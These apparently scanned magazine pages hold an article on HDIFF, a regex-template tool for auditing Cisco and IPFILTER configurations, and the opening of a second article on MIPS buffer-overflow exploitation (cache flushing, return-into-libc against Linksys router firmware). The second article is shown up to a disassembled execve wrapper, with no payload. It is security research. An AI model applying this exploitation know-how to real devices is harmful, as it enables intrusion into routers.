⇨ Comment vérifier que les communautés SNMP sont bien celles attendues et filtrées ? Comment s'assurer que les mots de passe sont définis et appliqués ?

⇨ Comment définir une approche pragmatique et efficace permettant de tenir compte de la taille des configurations et des types de contrôle à réaliser ?

Pour y parvenir, il est alors désirable d'utiliser des outils bien ciblés afin de contrôler si les configurations sont conformes à la politique de sécurité. Bien que cette problématique soit ancienne, c'est assez récemment que sa complexité et son importance ont été identifiées **[VALOIS, LLORENS] [LLORENS] [LLORENS, VALOIS]**. Dans ce contexte, nous nous limitons à la vérification de configuration « *off-line* » et nous supposons que les fichiers de configurations sont directement disponibles comme l'illustre la figure 1.

A partir d'une zone d'administration, on rapatrie les configurations des équipements réseau sur un serveur dédié. On les transfert ensuite vers un autre serveur spécialisé dans le contrôle « off-line » des configurations.



1 *Contrôle des configurations en mode « off-line »*


Historiquement, les approches suivantes ont permis d'apporter une première réponse à des questions portant sur les configurations :

⇨ L'approche TRIPWIRE : *Cette configuration a-t-elle été modifiée ?* Cette approche se base sur une comparaison littérale et se restreint au niveau lexical.

⇨ L'approche ISS : *Cette configuration comporte-t-elle une mauvaise configuration de sécurité ?* Cette approche se base sur un ensemble de vulnérabilités connues, mais les tests sont souvent indépendants de tout contexte particulier.

⇨ Notre approche : *Cette configuration implémente-t-elle la politique voulue ?* Cette vérification peut requérir une analyse de niveau sémantique, mais quelques fois une analyse de niveau syntaxique est suffisante.

L'outil HDIFF que nous présentons en détail par la suite est présent sur le serveur de contrôle et permet de vérifier l'application de la politique de sécurité sur l'ensemble du réseau à partir de patrons de sécurité comme l'illustre la figure 2.



2 *Mise en œuvre de HDIFF*

2. Présentation de l'outil HDIFF

Il arrive fréquemment qu'une analyse sémantique de configuration ne soit pas appropriée. En revanche, une analyse syntaxique, comme la vérification de conformité sur un patron de configuration standard défini par des expressions régulières, est souvent pertinente.

Denis Valois
denis.valois@laposte.net

Rappelons qu'une expression régulière est un modèle de texte constitué de caractères ordinaires (par exemple les lettres de a à z) et de caractères spéciaux, appelés « métacaractères ». Le modèle décrit une ou plusieurs chaînes à mettre en correspondance lors d'une recherche effectuée sur un texte.

L'objectif de cet outil est d'exprimer un patron relativement complexe afin de répondre, par exemple, aux conformités suivantes :

⇨ Le paramètre `HOSTNAME` est conforme au standard de nommage, exprimé par une expression régulière.

⇨ Le contrôle d'accès `BACKBONE` existe et est conforme à la politique de sécurité réseau.

⇨ Toutes les interfaces `ETHERNET` ont leur sous-paramètre `IPREDIRECT` désactivé conformément à la politique de sécurité réseau.

Bien qu'il soit possible d'écrire un script AWK ou un analyseur syntaxique (typiquement généré par YACC), ceux-ci sont peu souples, et leur adaptation à un nouveau patron peut se révéler fastidieuse. Tous les ingénieurs ne sont pas nécessairement programmeurs, mais ils sont certainement capables d'écrire une expression régulière après une courte formation.

L'outil HDIFF[1] est un analyseur syntaxique qui permet d'exprimer des patrons syntaxiques modélisant des lignes de configuration. Ces lignes peuvent être des expressions régulières, et il est possible de les structurer avec les opérateurs classiques d'une expression régulière, à savoir la conjonction, la disjonction et la fermeture transitive.

HDIFF permet d'exprimer un patron comme une expression régulière, dans laquelle chaque élément est également une expression régulière. Un moteur tel que celui d'HDIFF permet de parcourir un fichier d'entrée et de rapporter toutes les lignes non conformes au patron. Une limitation conceptuelle est de ne pouvoir définir d'action associée à un patron, à la différence de AWK et YACC.

Une autre limitation inhérente à ce modèle est que les éléments à analyser doivent impérativement être exprimés sur une seule ligne. Ainsi, l'outil HDIFF n'est pas du tout adapté pour traiter les configurations de type Juniper, où un élément de configuration peut s'exprimer sur plusieurs lignes, et où on peut intercaler un commentaire de saveur C entre chaque élément lexical. HDIFF est résolument orienté sur un modèle « ligne par ligne ». Cependant et pour les lecteurs intéressés par une analyse de configuration Juniper, ils pourront se référer à **[LLORENS, VALOIS]**.

HDIFF est écrit en moins de 1 000 lignes de code C et les sources de cet outil sont disponibles **[HDIFF]**.

3. Conception de l'outil

Dans un contexte Unix, l'outil HDIFF est un compromis entre `diff(1)` et `comm(1)`, avec des concepts issus de `grep(1)` et de `awk(1)`. Les fichiers spécifiés en entrée sont parcourus séquentiellement et comparés à un patron structuré en blocs, pouvant être récursifs.

3.1 Structure de patron

Un patron est défini par la syntaxe hors contexte suivante :

```
<patron> → <paramètres> <bloc>
<paramètres> → <par1> <par2> <par3> <par4> <par5>
<par1> → 'f' | 'r' | <vide>
<par2> → 'c' | 'i' | <vide>
<par3> → 'x' | 's' | <vide>
<par4> → '=' | '!' | <vide>
<par5> → '*' | '+' | '?' | <nombre> | <vide>
<bloc> → ':' <expr-reg> '\n' | '{' <patron>* '}' | '[' <patron>* ']'
```

Un patron est donc une suite de paramètres suivie d'un bloc. Un bloc est soit une expression régulière précédée du caractère :, soit récursivement une suite d'autres patrons « parenthésés » par des accolades ou des crochets.

Les cinq paramètres caractérisent le traitement du bloc et peuvent être nuls, auquel cas une valeur par défaut est appliquée.

Un patron typique ressemble à ceci :

```
# commentaire
fcx=1{
r   :expression-régulière
    :ligne-entête
    {
      :sous-patron non-ordonné
      [
        :sous-sous-patron ordonné
      ]
    }
}
```

Les commentaires commencent par le caractère # et englobent le reste de la ligne. Le caractère : introduit une expression régulière qui s'étend jusqu'à la fin de la ligne.

Les paramètres définissent la sémantique de la reconnaissance de l'expression régulière et le nombre d'occurrences. Les paramètres précédant un sous-patron définissent de nouvelles valeurs par défaut pour les expressions régulières internes :

⇨ Le paramètre par défaut `f` définit l'expression régulière suivante comme une chaîne littérale, dans le même sens que l'option `-f` de `grep(1)`. Le paramètre `r` définit une expression régulière étendue au sens POSIX.

⇨ Le paramètre par défaut `c` spécifie une reconnaissance en conformité avec les majuscules et les minuscules. Le paramètre `i`

[1] *« Hervé's DIFF » en référence amicale à notre collègue Hervé Degrand qui nous a exprimé son besoin.*

spécifie une reconnaissance indépendante des majuscules et des minuscules, dans le même sens que l'option `-i` de `grep(1)`.

⇨ Le paramètre par défaut `x` spécifie une reconnaissance sur toute la ligne d'entrée, au même sens que l'option `-x` de `grep(1)`. Le paramètre `s` spécifie que l'expression régulière peut être une sous-chaîne de la ligne lue en entrée.

⇨ Le paramètre par défaut `=` spécifie que l'expression régulière doit correspondre à la ligne lue en input, alors que le paramètre `!` indique une non-correspondance, comme avec l'option `-v` de `grep(1)`.

⇨ Les paramètres `*`, `+`, `?` et `<nombre>` spécifient le nombre d'occurrences d'une expression régulière. Les paramètres `*` et `+` sont les opérateurs classiques de fermeture transitive et indiquent respectivement au moins zéro ou une occurrence. Le paramètre `?` spécifie zéro ou une occurrence, et un nombre entier non négatif spécifie explicitement le nombre d'occurrences voulues. La valeur par défaut est le nombre 1.

Les paramètres par défaut sont `fcx=1`, spécifiant une seule correspondance de texte littéral sur une ligne complète, respectant les majuscules et les minuscules.

Comme indiqué précédemment, un bloc peut être défini récursivement par un sous-patron encadré soit par des accolades, soit par des crochets. Une paire d'accolades définit un sous-patron dont les composantes sont non ordonnées. Dans ce cas, le moteur de correspondance, pour chaque ligne lue de l'entrée, essaie de trouver une expression régulière dans le sous-patron, de la première jusqu'à la dernière, et arrête à la première correspondance trouvée. Si l'expression régulière constitue l'en-tête d'un sous-patron (c'est-à-dire qu'un sous-patron suit immédiatement), les recherches suivantes sont effectuées à partir du sous-patron interne. Ce comportement correspond au moteur `awk(1)`.

Inversement, une paire de parenthèses « crochet » définit un sous-patron dont les composantes sont ordonnées. Dans un tel patron, le moteur de correspondance, pour chaque ligne lue de l'entrée, ne reprend pas la recherche à partir du haut, mais à son point précédent ; toutes les expressions régulières d'un tel bloc sont considérées une à la fois. De même, une expression régulière constituant l'en-tête d'un sous-patron introduit la suite des correspondances dans ce bloc.

Si aucune expression régulière du bloc courant ne correspond à la ligne d'entrée, le moteur de correspondance transite sur le bloc englobant s'il existe, sinon le moteur rapporte l'erreur NO MATCH. Avant de quitter un bloc interne, le moteur vérifie le nombre d'occurrences observées par rapport à celui spécifié, et ce, pour toutes les expressions régulières.

Le programme HDIFF commence par lire le patron fourni dans un fichier. Le patron est représenté en interne par une arborescence, dans laquelle chaque nœud interne est un bloc, et chaque feuille une expression régulière. Le moteur de correspondance n'est donc qu'un parcours dans un arbre. Les diverses primitives de reconnaissance (chaîne littérale, expression régulière, etc.) sont directement disponibles dans tout système Unix.

L'outil HDIFF imprime sous forme tabulaire les lignes d'entrée non reconnues par le patron. Le format comporte dix champs facilement reconnaissables par des tableurs. Le post-processeur VHDIFF permet de filtrer et de visualiser la sortie.

3.2 Déterminisme du moteur HDIFF

Prétendre que le patron est une expression régulière d'expressions régulières n'est pas tout à fait vrai. En effet, les sous-blocs sont impérativement introduits par une ligne en-tête permettant (via ce mécanisme) d'assurer au moteur un comportement déterministe. Ainsi, HDIFF sait toujours lorsqu'il faut brancher dans un sous-bloc imbriqué.

Par opposition, l'implémentation (sans aucune restriction) des opérateurs de fermeture transitive requiert une simulation d'un automate non déterministe. Ce sera l'objet de l'outil CDIFF, successeur de HDIFF dans un futur proche.

4. Prise en main

Soit la ligne de commande suivante :

```
hdiff -f fichier-patron fichier-configuration
```

⇨ `-f fichier-patron` spécifie le fichier contenant le patron.

⇨ `fichier-configuration` spécifie le fichier contenant la configuration à vérifier.

5. Exemples

Ces exemples illustrent le fait que HDIFF peut être utilisé dans tout contexte impliquant un fichier de configuration ayant une structure bien définie.

5.1 Vérification de configurations routeurs CISCO

Pour tous les routeurs Cisco d'un réseau, nous désirons détecter les déviations par rapport au standard de configuration des interfaces et des accès à l'équipement réseau. Les fichiers de configuration sont disponibles sur le système.

La configuration d'équipements de type routeur doit suivre des règles élémentaires de configuration afin de protéger l'équipement par lui-même et les services qu'il offre. De manière générique, nous suggérons aux lecteurs de se référer aux guides de sécurité de la NSA afin de mieux appréhender la sécurité de tel système **[NSA]**.

Le patron est défini par le fichier suivant afin de vérifier la conformité des interfaces **[LLORENS, VALOIS]** :

```
{
# SECTION INTERFACE:  il doit y avoir au moins une interface définie
r+  :interface .+
                {
           s    : description
           r    : ip address [0-9]+(\.[0-9]+){3}
                : no ip redirects
                : no ip mask-reply
                : no ip proxy-arp
                : no ip directed broadcast
                : no cdp enable

                # Accepte toutes les autres lignes de configuration
                # dans ce bloc
```

```
            r*  : .*
            }

# Accepte toutes les autres lignes de configuration
r*  :.*
}
```

Remarquons que l'expression régulière utilisée pour modéliser l'adresse IP est trop permissive. En effet, la chaîne 257.9999.800.777 sera reconnue comme valide, ce qui est évidemment faux. Bien qu'il soit possible d'exprimer exactement une adresse IP valide par une expression régulière, cette dernière est trop lourde pour illustrer notre propos.

Nous allons définir le patron par le fichier suivant afin de vérifier la conformité des accès à l'équipement réseau **[LLORENS, VALOIS]** :

```
{

# Accepte les blancs, commentaires, etc.
r*      :^[ ]*
rs*     :^!

# Section relative à une ligne aux
s   :line aux
                    : exec-timeout 10 0
                r   : password 7 [0-9A-F]+
                r   : access-class [0-9]+ in
                    : transport input none
                    : transport output none
                # Accepte toutes les autres lignes de configuration
                # dans ce bloc
                r*  : .*
                }

# Section relative à une ligne vty
s+  :line vty
                {
                    : exec-timeout 10 0
                r   : password 7 [0-9A-F]+
                r   : access-class [0-9]+ in
                    : transport input telnet
                    : transport output none
                # Accepte toutes les autres lignes de configuration
                # dans ce bloc
                r*  : .*
                }

# Accepte toutes les autres lignes de configuration
r*  :.*

}
```

Si nous exécutons le programme HDIFF sur la configuration `demo.cf` qui ne respecte pas certains éléments du patron, nous obtenons les résultats suivants :

```
hdiff -f ./demo.tp ./demo.cf
./demo.cf~1~<top level>~8~fcs=~1<~line aux~MATCH~1~line aux 0
./demo.cf~1~line aux 0~10~fcx=~1<~ exec-timeout 10 0~MATCH~2~ exec-timeout 10 0
./demo.cf~1~line aux 0~11~rcx=~1<~ password 7 [0-9A-F]+~MATCH~3~ password 7
0123456789ABCDEF
```

```
./demo.cf~1~line aux 0~13~fcx=~1<~ transport input none~MATCH~4~ transport input
none
./demo.cf~1~line aux 0~14~fcx=~1<~ transport output none~MATCH~5~ transport
output none
./demo.cf~1~line aux 0~12~rcx=~1<~ access-class [0-9]+ in~COUNTED 0~~
./demo.cf~1~<top level>~5~rcs=~*<~^!~MATCH~6~!
./demo.cf~1~<top level>~20~fcs=~+<~line vty~MATCH~7~line vty 0 4
./demo.cf~7~line vty 0 4~22~fcx=~1<~ exec-timeout 10 0~MATCH~8~ exec-timeout 10
0
./demo.cf~7~line vty 0 4~24~rcx=~1<~ access-class [0-9]+ in~MATCH~9~ access-class
44 in
./demo.cf~7~line vty 0 4~25~fcx=~1<~ transport input telnet~MATCH~10~ transport
input telnet

./demo.cf~7~line vty 0 4~26~fcx=~1<~ transport output none~MATCH~11~ transport
output none
./demo.cf~7~line vty 0 4~23~rcx=~1<~ password 7 [0-9A-F]+~COUNTED 0~~
./demo.cf~1~<top level>~5~rcs=~*<~^!~MATCH~12~!
```

Si nous souhaitons afficher uniquement les éléments qui ne respectent pas le patron, nous exécutons la commande suivante :

```
hdiff -f ./demo.tp ./demo.cf | vhdiff

IN BLOCK ./demo.cf 1: line aux 0
PATTERN 12 'rcx=1<':  access-class [0-9]+ in
COUNTED 0

IN BLOCK ./demo.cf 7: line vty 0 4
PATTERN 23 'rcx=1<':  password 7 [0-9A-F]+
COUNTED 0
```

Cet exemple illustre en première erreur que la `line aux` (ligne 1 de la configuration) ne contient pas de `access-class [0-9]+ in`, comme l'exige le patron (ligne 12 du patron). De même, une deuxième erreur montre que la `line vty 0 4` (ligne 7 de la configuration) ne contient pas de `password 7 [0-9A-F]+`, comme l'exige le patron (ligne 23 du patron).

L'outil HDIFF permet ainsi de contrôler en profondeur les configurations des routeurs et de fournir des données utiles pour l'établissement d'un tableau de bord de sécurité.

5.2 Vérification de configurations catalysts CISCO

La configuration d'équipements de type *catalyst* doit suivre des règles élémentaires de configuration afin de protéger l'équipement par lui-même et les services qu'il offre. De manière générique, nous suggérons aux lecteurs de se référer aux guides de sécurité de la NSA afin de mieux appréhender la sécurité de tel système **[NSA]**.

Pour analyser ces configurations, nous utilisons notre outil HDIFF, avec le patron de sécurité suivant **[LLORENS, VALOIS]** permettant de mettre en œuvre une politique de contrôle de la sécurité d'accès de VLAN (*Virtual Local Network Area*) :

```
# Template de vérification de la configuration de commutateur CISCO
{
        # Élimine les commentaires
        rs*     :^[ ]*!

        rs+     :^interface[ ]
        {
                fx      : no ip address

                # Vérification du mode access
                rs?     :^ switchport( mode)? access
                {
                        rs*     :^ switchport( mode)? access
                        rs+     :^ switchport port-security

                        # N'accepte pas des éléments trunk
                        rs@     :^ switchport( mode)? trunk
                }

                # Vérification du mode trunk
                rs?     :^ switchport( mode)? trunk
                {
                        rs*     :^ switchport( mode)? trunk

                        # N'accepte pas des éléments access
                        rs@     :^ switchport( mode)? access
                        rs@     :^ switchport port-security
                }

                fx      : switchport nonegotiate

                # Refuse tout autre élément dans le bloc interface
                r@      :^ .*
        }

        # Accepte toutes les autres lignes
        r*      :.*
}
```

Si nous exécutons le programme HDIFF sur une configuration catalyst qui ne respecte pas le patron de sécurité, nous obtenons les résultats suivants :

```
hdiff -f cat.tp cat4.txt | vhdiff

IN BLOCK cat4.txt 5:  switchport trunk encapsulation dot1q
PATTERN 26 'rcs=@<': ^ switchport( mode)? access
DUPL ERR 8:  switchport mode access

IN BLOCK cat4.txt 13:  switchport mode trunk
PATTERN 26 'rcs=@<': ^ switchport( mode)? access
DUPL ERR 14:  switchport access vlan 3

IN BLOCK cat4.txt 13:  switchport mode trunk
PATTERN 27 'rcs=@<': ^ switchport port-security
DUPL ERR 15:  switchport port-security

IN BLOCK cat4.txt 13:  switchport mode trunk
PATTERN 27 'rcs=@<': ^ switchport port-security
DUPL ERR 16:  switchport port-security maximum 1

IN BLOCK cat4.txt 13:  switchport mode trunk
PATTERN 27 'rcs=@<': ^ switchport port-security
DUPL ERR 17:  switchport port-security violation restrict

IN BLOCK cat4.txt 13:  switchport mode trunk
PATTERN 27 'rcs=@<': ^ switchport port-security
DUPL ERR 18:  switchport port-security aging time 10

IN BLOCK cat4.txt 13:  switchport mode trunk
PATTERN 27 'rcs=@<': ^ switchport port-security
DUPL ERR 19:  switchport port-security aging type inactivity
```

Cet exemple illustre en première erreur qu'une interface définie en mode `trunk` (ligne 5 de la configuration) contient une ligne de configuration de type `access : switchport mode access` (ligne 26 du patron).

La deuxième erreur illustre qu'une interface définie en mode `trunk` (ligne 13 de la configuration) contient une ligne de configuration de type `access : switchport access vlan 3` (ligne 26 du patron).

L'outil HDIFF permet ainsi de contrôler en profondeur les configurations des commutateurs et de fournir des données utiles pour l'établissement d'un tableau de bord de sécurité.

5.3 Vérification de configurations IPFILTER

Il s'agit de vérifier la consistance d'une configuration IPFILTER déployée sur plusieurs systèmes. Tous ces systèmes n'ont qu'une seule interface réseau `eth0` et doivent être accédés exclusivement via SSH. On notera aussi que ces systèmes peuvent être également utilisés comme client.

Une configuration typique d'IPFILTER est :

```
# configuration paranoïaque
block in  log from any to any

block out log from any to any

# permettre le trafic sur l'interface loopback
pass in  quick on lo0 from any to any
pass out quick on lo0 from any to any

# règles "serveur"
block in quick on eth0 all head 1
# conserver une trace des trafics bizarres
block in log quick on eth0 from 127.0.0.0/8    to any group 1
block in log quick on eth0 from 10.0.0.0/8     to any group 1
block in log quick on eth0 from 172.16.0.0/12  to any group 1
block in log quick on eth0 from 192.168.0.0/16 to any group 1

# serveur SSH
pass in quick on eth0 proto tcp from any to any port = 22 keep state group 1

# sessions "client" permises
pass out quick on eth0 proto tcp from any to any keep state
```

Cette configuration n'est pas spécifique à l'adresse IP allouée à une machine particulière.

Le patron HDIFF associé s'écrit alors de la manière suivante :

```
[
        # politique paranoïaque:  rejeter ce qui n'est pas explicitement
permis

rx*     :[ ]*(#.*)?
        :block in  log from any to any
        :block out log from any to any

        # permettre le trafic sur l'interface loopback
rx*     :[ ]*(#.*)?
        :pass in  quick on lo0 from any to any
        :pass out quick on lo0 from any to any

        # règles "serveur"
rx*     :[ ]*(#.*)?
        :block in quick on eth0 all head 1
        [
                # conserver une trace des trafics bizarres
                :block in log quick on eth0 from 127.0.0.0/8    to any
group 1
                :block in log quick on eth0 from 10.0.0.0/8     to any
group 1
                :block in log quick on eth0 from 172.16.0.0/12  to any
group 1
                :block in log quick on eth0 from 192.168.0.0/16 to any
group 1
                # serveur SSH
                :pass in quick on eth0 proto tcp from any to any port =
22 keep state group 1
        ]

        # sessions "client" permises
rx*     :[ ]*(#.*)?
        :pass out quick on eth0 proto tcp from any to any keep state
]
```

La configuration contient, dans l'ordre imposé par la sémantique IPFILTER, les règles par défaut, puis les règles « *loopback* », puis les règles « serveur » et finalement les règles « client ». Le bloc principal HDIFF est donc un bloc ordonné. Le sous-bloc « serveur » est également un bloc ordonné parce que la règle `pass` doit impérativement être spécifiée après les règles « trafic bizarre ». Les règles peuvent être précédées de lignes vides ou de commentaires.

Comme le patron HDIFF contient des règles textuelles associées à IPFILTER, celles-ci peuvent générer des erreurs de non-conformité dans l'analyse. En effet, si un fichier de configuration est par exemple indenté, il sera identifié comme non conforme. Ce patron HDIFF doit donc être réécrit avec des expressions régulières définissant un nombre arbitraire d'espaces entre les mots-clefs.

6. Quelques éléments de performance sur la vérification des configurations par HDIFF

L'outil HDIFF implémente un algorithme efficace. En effet, HDIFF est un automate déterministe choisissant une transition par ligne de configuration (dans ce modèle, une ligne d'input équivaut à un « symbole »). En conséquence, HDIFF a le même comportement asymptotique que GREP ; le temps d'exécution de HDIFF est donc proportionnel au nombre de lignes de son input. En fait, le temps total est dominé par le traitement d'ouverture et de lecture des fichiers, le temps consommé par le parcours de HDIFF est négligeable.

En situation réelle, environ 50 000 fichiers de configuration sont validés sur des patrons de 250 règles. Avec un PC sous Linux relativement puissant, l'ordre de grandeur du temps nécessaire pour compléter la tâche est de 15 minutes. Comme dans tous les cas routiniers semblables, il est judicieux de sélectionner une période d'inactivité quand le système est peu partagé.

Conclusion

En situation réelle, l'outil HDIFF est utilisé pour vérifier la post-conformité lors de l'introduction d'une nouvelle fonctionnalité, lors de contrôle régulier ou lors de changement global. Les équipements réseau sont sélectionnés d'après leur nature et leur fonction. À chaque catégorie correspond alors un patron modélisant le standard de configuration. Une fois les configurations mises à jour, les fichiers sont validés sur la base de leur patron respectif.

Références

[HDIFF] Les sources de HIDFF sont disponibles sur le site web : **http://tableaux.levier.org**

[LLORENS, VALOIS] LLORENS (C.), LEVIER (L.), VALOIS (D.), *Tableaux de bord de la sécurité réseau*, Eyrolles, 2ème édition, 560 pages, ISBN 2-212-11973-9, septembre 2006.

[VALOIS, LLORENS] VALOIS (D.), LLORENS (C.), « *Detection of security holes in router configurations* », conférence FIRST, Hawaii, juin 2002, **http://www.first.org/events/progconf/2002/d4-04-valois-slides.pdf**

[LLORENS] LLORENS (C.), *Mesure de la sécurité « logique » d'un réseau d'un opérateur de télécommunications*, Thèse de l'École Nationale Supérieure des Télécommunications de Paris, **http://pastel.paristech.org/bib/archive/00001492/01/these_cedric_llorens.pdf**

[NSA] Guides de sécurité, **http://www.nsa.gov/snac/downloads_all.cfm**

Linux MIPS Full Libc Shellcodes

L'exploitation de failles applicatives de type buffer overflow sur architecture MIPS [2] s'avère légèrement plus complexe que sur architecture IA-32. Ceci est principalement lié à la désynchronisation des caches d'instructions et de données. Afin de forcer cette synchronisation et pouvoir exécuter le code injecté durant le débordement, une opération de cache writeback peut s'avérer nécessaire. Cependant, ce service[1] fourni par la bibliothèque C n'est pas systématiquement présent. C'est le cas, par exemple, des dernières versions de µClibc livrées dans les firmwares des routeurs Linksys de type WRTxxx[2].

Nous proposons, en premier lieu, une méthode permettant d'effectuer un appel à cacheflush(), même si celle-ci n'est pas présente dans la bibliothèque C. Nous détaillons ensuite une méthodologie d'appels de fonctions de la bibliothèque C permettant de s'affranchir de l'injection de code exécutable.

mots clés : ***MIPS / return into libc / cache / shellcode***

1. Petits rappels concernant l'assembleur MIPS

1.1 Registres et instructions usuels

Les processeurs MIPS possèdent 31 registres généraux. Leur utilisation est plus ou moins normalisée. Nous retrouvons les registres :

⇨ `a0 - a3`, utilisés pour les paramètres des fonctions ;

⇨ `v0 - v1`, utilisés pour les valeurs de retour des fonctions ;

⇨ `s0 - s7`, utilisés en tant que stockage temporaire. Ceux-ci sont sauvegardés, puis restaurés avant un retour de fonction ;

⇨ `sp`, utilisé comme pointeur de pile ;

⇨ `gp`, utilisé pour adresser des variables globales, et effectuer des appels de fonctions chargées dynamiquement (typiquement les fonctions de la libc) ;

⇨ `t9`, utilisé pour contenir l'adresse de la fonction dynamique à appeler ;

⇨ `ra`, utilisé pour les retours de fonctions. L'équivalent de l'`eip` sauvegardé sur IA-32.

Le compte n'est pas bon, mais les autres registres ne nous seront d'aucune utilité pour comprendre la suite de l'article. La pile des processeurs MIPS fonctionne comme celle des processeurs IA-32, de haut en bas. Les fonctions ayant plus de 4 paramètres, récupèrent ces derniers (à partir du 4ème) dans la pile.

Les instructions des processeurs MIPS 32 bits ont toutes une taille de 32 bits. Les valeurs immédiates ne peuvent excéder 16 bits (`0xffff`) dans l'encodage de l'instruction.

Quelques instructions MIPS 32 bits méritent d'être présentées :

⇨ `lw $a0, 0x10($sp)` charge le mot de 32 bits se trouvant en `sp+0x10` dans le registre `a0`.

⇨ `lui $a0, 0x1234` place la valeur `0x1234` dans les 16 bits de poids fort du registre `a0`.

⇨ `addiu $a0, $a1, 0x5678` ajoute la valeur `0x00005678` au registre `a1` et place le résultat dans `a0`.

⇨ `sw $a0, 0x10($sp)` place la valeur contenue dans le registre `a0` en `0x10+sp`.

⇨ `jr $a0` saute à l'adresse contenue dans le registre `a0`.

⇨ `jalr $a0` idem à la précédente, mais sauvegarde l'adresse de retour (après le *branch delay slot*) dans le registre `ra`.

⇨ `mov $a0, $a1`, place `a1` dans `a0`.

Il n'y a pas d'instruction d'affectation de valeur immédiate de 32 bits en MIPS. On passe généralement par un `lui`, puis un `addu` ou `addiu`. Des macros instructions peuvent être rencontrées lorsque l'on désassemble du MIPS à l'aide d'outils tels que `objdump` ou encore `IDA`. Elles sont généralement la contraction de 2 opérations élémentaires. Ainsi `li` correspond bien souvent à un `lui`, puis un `addiu`.

1.2 Branch Delay Slot

Les instructions de saut et de branchement sont sujettes à un phénomène lié à l'architecture des processeurs MIPS (dits « *pipelinés* »). En effet, lors d'un saut vers une adresse, la prochaine instruction qui sera exécutée ne sera pas celle à laquelle nous effectuons le saut, mais celle suivant directement l'instruction de saut. Ceci devait être précisé afin de comprendre les extraits de code fournis.

Ainsi, pour :

```
...
  jr    $ra
  addiu $sp, 0x28
```

le processeur exécutera l'instruction de saut `jr $ra`, puis l'instruction `addiu $sp, 0x28` avant d'exécuter l'instruction se trouvant à l'adresse

[1] *Accessible via* `cacheflush()`.

[2] *Ceci s'applique aux firmwares 1.99.5 à 1.99.8 des routeurs wrt54g3g.*

Stéphane Duverger
stephane.duverger@eads.net
Ingénieur de Recherche en Sécurité Informatique - EADS-CCR DCR/STI/C

contenue dans le registre `ra`. Ce comportement est généralement utilisé pour préparer des paramètres lors d'appels de fonctions, voire remonter un pointeur de pile pour supprimer l'espace réservé aux variables locales durant l'exécution d'une fonction.

1.3 Fonctions et appels de fonctions en MIPS

L'extrait de code suivant est celui d'une fonction, `ma_fonction`, provenant d'un binaire MIPS sous Linux.

```
ma_fonction:
  li     $gp, 0x786C0
  addu   $gp, $t9

  addiu  $sp, -0x28
  sw     $ra, 0x20($sp)
  sw     $s1, 0x1C($sp)
  sw     $s0, 0x18($sp)
  sw     $gp, 0x10($sp)

  lw     $t9, -0x7EAC($gp)
  jalr   $t9              #f1
  move   $s0, $a0
  lw     $t9, -0x7834($gp)
  jalr   $t9              #f2
  addiu  $a0, $v0, 1

  lw     $gp, 0x10($sp)
  lw     $ra, 0x20($sp)
  lw     $s1, 0x1C($sp)
  lw     $s0, 0x18($sp)
  jr     $ra
  addiu  $sp, 0x28
```

On remarque rapidement quatre parties. La première sert à positionner le registre `gp` dont nous allons reparler. La seconde crée une *stack frame* et sauve quelques registres importants pour la fonction. La troisième correspond au code de la fonction. Et finalement, la dernière correspond à un épilogue de fonction restaurant les registres précédemment sauvegardés, sautant à l'appelant et supprimant la stack frame.

La partie correspondant au code de la fonction effectue justement deux appels de fonction, vers `f1` et `f2`. Nous remarquons que le registre `gp` est utilisé avec un décalage afin d'obtenir une valeur placée dans le registre `t9` qui est finalement utilisé avec une instruction de saut `jalr`. Nous avons présenté cette instruction précédemment. Elle effectue ici un saut à l'adresse contenue dans le registre `t9` tout en sauvegardant dans le registre `ra` l'adresse de l'instruction située après le *branch delay slot*, tout simplement pour revenir à l'appelant[3].

Sans entrer dans les détails de la résolution de symboles dans les binaires MIPS ELF sous Linux, dont vous pourrez trouver une excellente explication en **[1]**, nous remarquons qu'avant d'effectuer tout appel de fonction, le registre `gp` est initialisé à l'aide d'une valeur immédiate propre à la fonction et du registre `t9`. Si l'on suit logiquement la procédure d'un appel de fonction, nous pouvons remarquer que le registre `t9` contient au moment de l'entrée dans la fonction, l'adresse de ladite fonction. Pour résumer, le registre `gp` fait office de pointeur de GOT, dont l'adresse est calculée à l'entrée de la fonction et permet de récupérer les adresses des fonctions à appeler.
La préparation des paramètres s'effectue, pour `f2`, dans le *branch delay slot* du `jalr`. La valeur retournée par `f1` se trouvait dans `v0`, laquelle est incrémentée de 1, puis placée dans le registre `a0` en tant que paramètre. Au retour de `f2`, `v0` contiendra sa valeur de retour qui fera également office de valeur de retour pour `ma_fonction`.
Finalement, `ma_fonction` retournera à l'appelant en récupérant la valeur de `ra` stockée en pile.

1.4 Linux MIPS libc syscall wrappers

L'extrait de code suivant correspond à l'implémentation du *wrapper* de l'appel système `execve` dans la libc. Les paramètres sont passés par registres, le numéro de l'appel système à appeler via l'instruction MIPS `syscall` se trouve, quant à lui, dans le registre `v0`. Une fois l'appel système effectué, nous retrouvons une portion de code positionnant `errno` si le retour de l'appel système est différent de 0.

```
execve:
   la     $gp, loc_56D50
   addu   $gp, $t9
   addiu  $sp, -40
   sw     $ra, 32($sp)
   sw     $s1, 28($sp)
   sw     $s0, 24($sp)
   sw     $gp, 16($sp)
   move   $s1, $a0
   move   $s0, $a1
   move   $v1, $a2
   move   $a0, $s1
   move   $a1, $s0
   move   $a2, $v1
   li     $v0, 0xFAB
   syscall 0
   move   $s0, $v0
   move   $v1, $a3
   lw     $t9, -32304($gp)
   beqz   $v1, loc_4DA98
   move   $v0, $s0
   jalr   $t9
   nop
```

[3] *Notons que les fonctions n'effectuant pas d'appel de fonction ne sauvegardent pas `ra` lors de la création de la stackframe étant donné que ce registre ne sera pas modifié durant l'exécution de la fonction. Pour revenir à l'appelant, une telle fonction effectue simplement un `jr $ra`.*

```
  lw      $gp, 16($sp)
  sw      $s0, 0($v0)
  li      $v0, 0xFFFFFFFF

loc_4DA98:
  lw      $ra, 32($sp)
  lw      $s1, 28($sp)
  lw      $s0, 24($sp)
  jr      $ra
